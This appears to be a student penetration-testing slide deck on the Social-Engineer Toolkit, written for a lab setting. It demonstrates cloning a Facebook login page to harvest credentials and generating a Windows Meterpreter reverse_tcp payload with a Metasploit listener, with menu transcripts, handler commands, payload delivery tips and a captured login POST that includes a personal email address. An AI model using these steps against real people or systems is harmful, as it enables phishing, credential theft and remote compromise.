VAPT IA2

SOCIAL-ENGINEER TOOLKIT (SET)

16010122260 – KEYUR PATIL
16010122263 – ANUJ PARWAL
16010122282 – SWADHA KHATOD

INTRODUCTION

What is SET?

- Open-source social-engineering framework by TrustedSec
- Automates phishing, browser exploits, and media payloads

Key Features:


- Menu-driven interface
- Seamless Metasploit integration
- Detailed logging

Why Use SET?

- Fast prototyping of human-focused attacks
- Reduces manual scripting
- Ideal for training and labs

AGENDA

- SET Installation & Configuration
- Credential Harvesting Attack Method
- Payload & Listener Generation
- Report & Log Extraction
- Integrating Metasploit Reports
- Pentest Best Practices



CREDENTIAL HARVESTING ATTACK METHOD

Menu Path:

- Social-Engineering Attacks → 2) Website Attack Vectors → 3) Credential Harvester

How It Works:

- Clones legitimate login page (e.g., Office365)
- Hosts phishing page locally
- Captures submitted credentials

Workflow:

- Select Credential Harvester
- Set LHOST (your IP)
- Choose or enter target URL
- Share phishing link → Monitor -/.set/logs/

DEMONSTRATION: HARVESTING CREDENTIALS

Step-by-Step:

- set > 1 → 2 → 3
- LHOST: 192.168.0.102
- Choose site to clone (e.g., Facebook)

Captured Output:


- Stored in -/.set/logs/harvester_creds.log
- Format: timestamp | URL | POST fields (e.g., username, password)

Preview:

- Open cloned page → Enter dummy credentials → View logs

```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based

The Java Applet Attack method will spoof a Java Certificate and delive

The Metasploit Browser Exploit method will utilize select Metasploit b

The Credential Harvester method will utilize web cloning of a web- sit

The TabNabbing method will wait for a user to move to a different tab,

The Web-Jacking Attack method was introduced by white_sheep, emgent. T
s replaced with the malicious link. You can edit the link replacement

The Multi-Attack method will add a combination of attacks through the
h is successful.

The HTA Attack method will allow you to clone a site and perform Power

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a re

--------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.0.102
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. F
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



PAYLOAD & LISTENER GENERATION

Menu Path:

- Social-Engineering Attacks → 4) Create a Payload & Listener

Common Payloads:

- Option 5: Windows Meterpreter Reverse_TCP (x64)
- Option 7: Meterpreter Reverse HTTPS (stealth)

Workflow:

- Select payload type
- Enter LHOST & LPORT
- Confirm handler setup

Output Location:

- ~/.set/payload.exe (or .apk, .jar, etc.)

```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a Meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>5
```

```
set:payloads>5
set:payloads> IP address for the payload listener (LHOST): 192.168.0.102
set:payloads> Enter the PORT for the reverse listener: 4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /Users/swadhakh
set:payloads> Do you want to start the payload and listener now? (yes/no): Y
[*] Launching msfconsole, this could take a few to load. Be patient...
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command
```

payload.exe

```
      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOc       cOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOO: :OOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOl.    ,OOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.4.49-dev-300e99db0101791908b12a3b5033e3bdd6c093ef]
+ -- --=[ 2492 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /Users/swadhakhatod/.set/meta_config for ERB directives.
resource (/Users/swadhakhatod/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/Users/swadhakhatod/.set/meta_config)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
resource (/Users/swadhakhatod/.set/meta_config)> set LHOST 192.168.0.102
LHOST => 192.168.0.102
resource (/Users/swadhakhatod/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/Users/swadhakhatod/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/Users/swadhakhatod/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.0.102:4444
msf6 exploit(multi/handler) >
```

TESTING YOUR PAYLOAD

Handler Setup in Metasploit (msfconsole):

- Use exploit/multi/handler
- Configure the payload (e.g., windows/x64/meterpreter/reverse_tcp)
- Set LHOST and LPORT to match your payload settings
- Run the listener using exploit -j

Payload Execution:

- Deliver the payload to the target machine (via USB, shared folder, or hosted server)
- Once executed, it attempts to connect back to your listener

Session Verification:

- Use sessions -l to list active Meterpreter sessions
- Use sessions -i <ID> to interact with the session
- Perform commands like sysinfo, getuid, and ls to confirm control

Purpose:

This step validates your payload and establishes post-exploitation access for further testing.

REPORT & LOG EXTRACTION IN SET

- Location of Logs:
- Main log: ~/.set/set.log
- Attack-specific logs: ~/.set/logs/

Report Compilation Steps:

- Concatenate main log and credential harvester log to create a report
- cat ~/.set/set.log > SET-Engagement-Report.txt
- cat ~/.set/logs/harvester_creds.log >> SET-Engagement-Report.txt

- Report Contents Include:
- Timestamped activity logs
- Harvested usernames and passwords
- Executed payload details
- Listener sessions and IP addresses

Usage:

- These reports serve as evidence of successful attacks and are useful for assessments, client documentation, or post-engagement analysis.

```
[{"app_id":"256281040558","posts":"7Q6AW1siZmFsY286b2RzX3dlYl9iYX
Gl0aWVzLmZmX2oFlnwuYmRfcGRjX3NpZ25hbHMuMjU2MjgxMDQwNTU4LjAuQxE5AH
fMMbHVlXzm5KF9uYXZpZ2F0aW9utmkBMtQBNSgFumIAATBpbW1lZGlhdGVseVwiQW
19aLWEwQklhUUE4TlUtb0JrX1hUWEN0T1RsRUFJcl9BZzFqbHE0XzN0T1dsMy1rdk
0NmMGd0YWgtcGxlZG9zaEtobDJPRW5qcUVETUgyNnJfenhCelQ5eW1sUU9GdjVmMG
zEwXSyxTmFXfVIgYml0X2FycmF5vVkUc2lkX3JhoTcEXCJOhgAkXCIsXCJzdGFydA
jQ4MDAxLjIsMCw0ODRdXQ==","user":"0","webSessionId":"8rcl7j:cphnd7
------WebKitFormBoundary7cbVxlI5NUeEAblD--
jazoest=2990
lsd=AVriYS2qvNY
display=
isprivate=
return_session=
skip_api_login=
signed_next=
trynum=1
timezone=-330
lgndim=eyJ3IjoxNDcwLCJoIjo5NTYsImF3IjoxNDcwLCJhaCI6OTI0LCJjIjozMH
lgnrnd=061753_sBgn
lgnjs=1739801939
email=swadha.k@somaiya.edu
prefill_contact_point=swadha.k@somaiya.edu
prefill_source=browser_dropdown
prefill_type=contact_point
first_prefill_source=browser_dropdown
first_prefill_type=contact_point
had_cp_prefilled=true
had_password_prefilled=false
ab_test_data=AAAAAAAAAA/AA//AAAAA/A/AAAAAAAAAA/AAAAAAA//A/AAA/ADA
encpass=#PWD_BROWSER:5:1739801961:AY1QAC/+bLGD7zXvY2vQmS7qPAybvwi
------WebKitFormBoundaryKLPxI7U8pwuIQkCl
Content-Disposition: form-data; name="ts"

1739801961803
------WebKitFormBoundaryKLPxI7U8pwuIQkCl
Content-Disposition: form-data; name="q"
```


INTEGRATING METASPLOIT REPORTS

Why Integrate?

- Combining SET with Metasploit reports provides a complete view of the pentest engagement.

Export Options in Metasploit (msfconsole):

- XML, HTML, and CSV formats
- Command: db_export -f <format> <filename>



Advanced Reporting via Metasploit Pro (UI):


- Export to PDF, Word, or RTF
- Automatically includes:
  - Host scan results
  - Discovered services and vulnerabilities
  - Exploited sessions and credentials
  - Loot, screenshots, and form data

Benefits:

- Professional-grade documentation
- Easy to merge with SET reports
- Comprehensive evidence for clients or academic evaluations

CONCLUSION

The Social-Engineer Toolkit (SET) is a powerful framework that simplifies the execution of social engineering attacks for penetration testers. Through modules like credential harvesting, payload generation, and listener integration, SET enables end-to-end simulation of real-world threats. Combined with detailed logging and Metasploit compatibility, it provides both offensive capability and reporting utility, making it ideal for security assessments, red team operations, and awareness training.



THANKS FOR YOUR ATTENTION!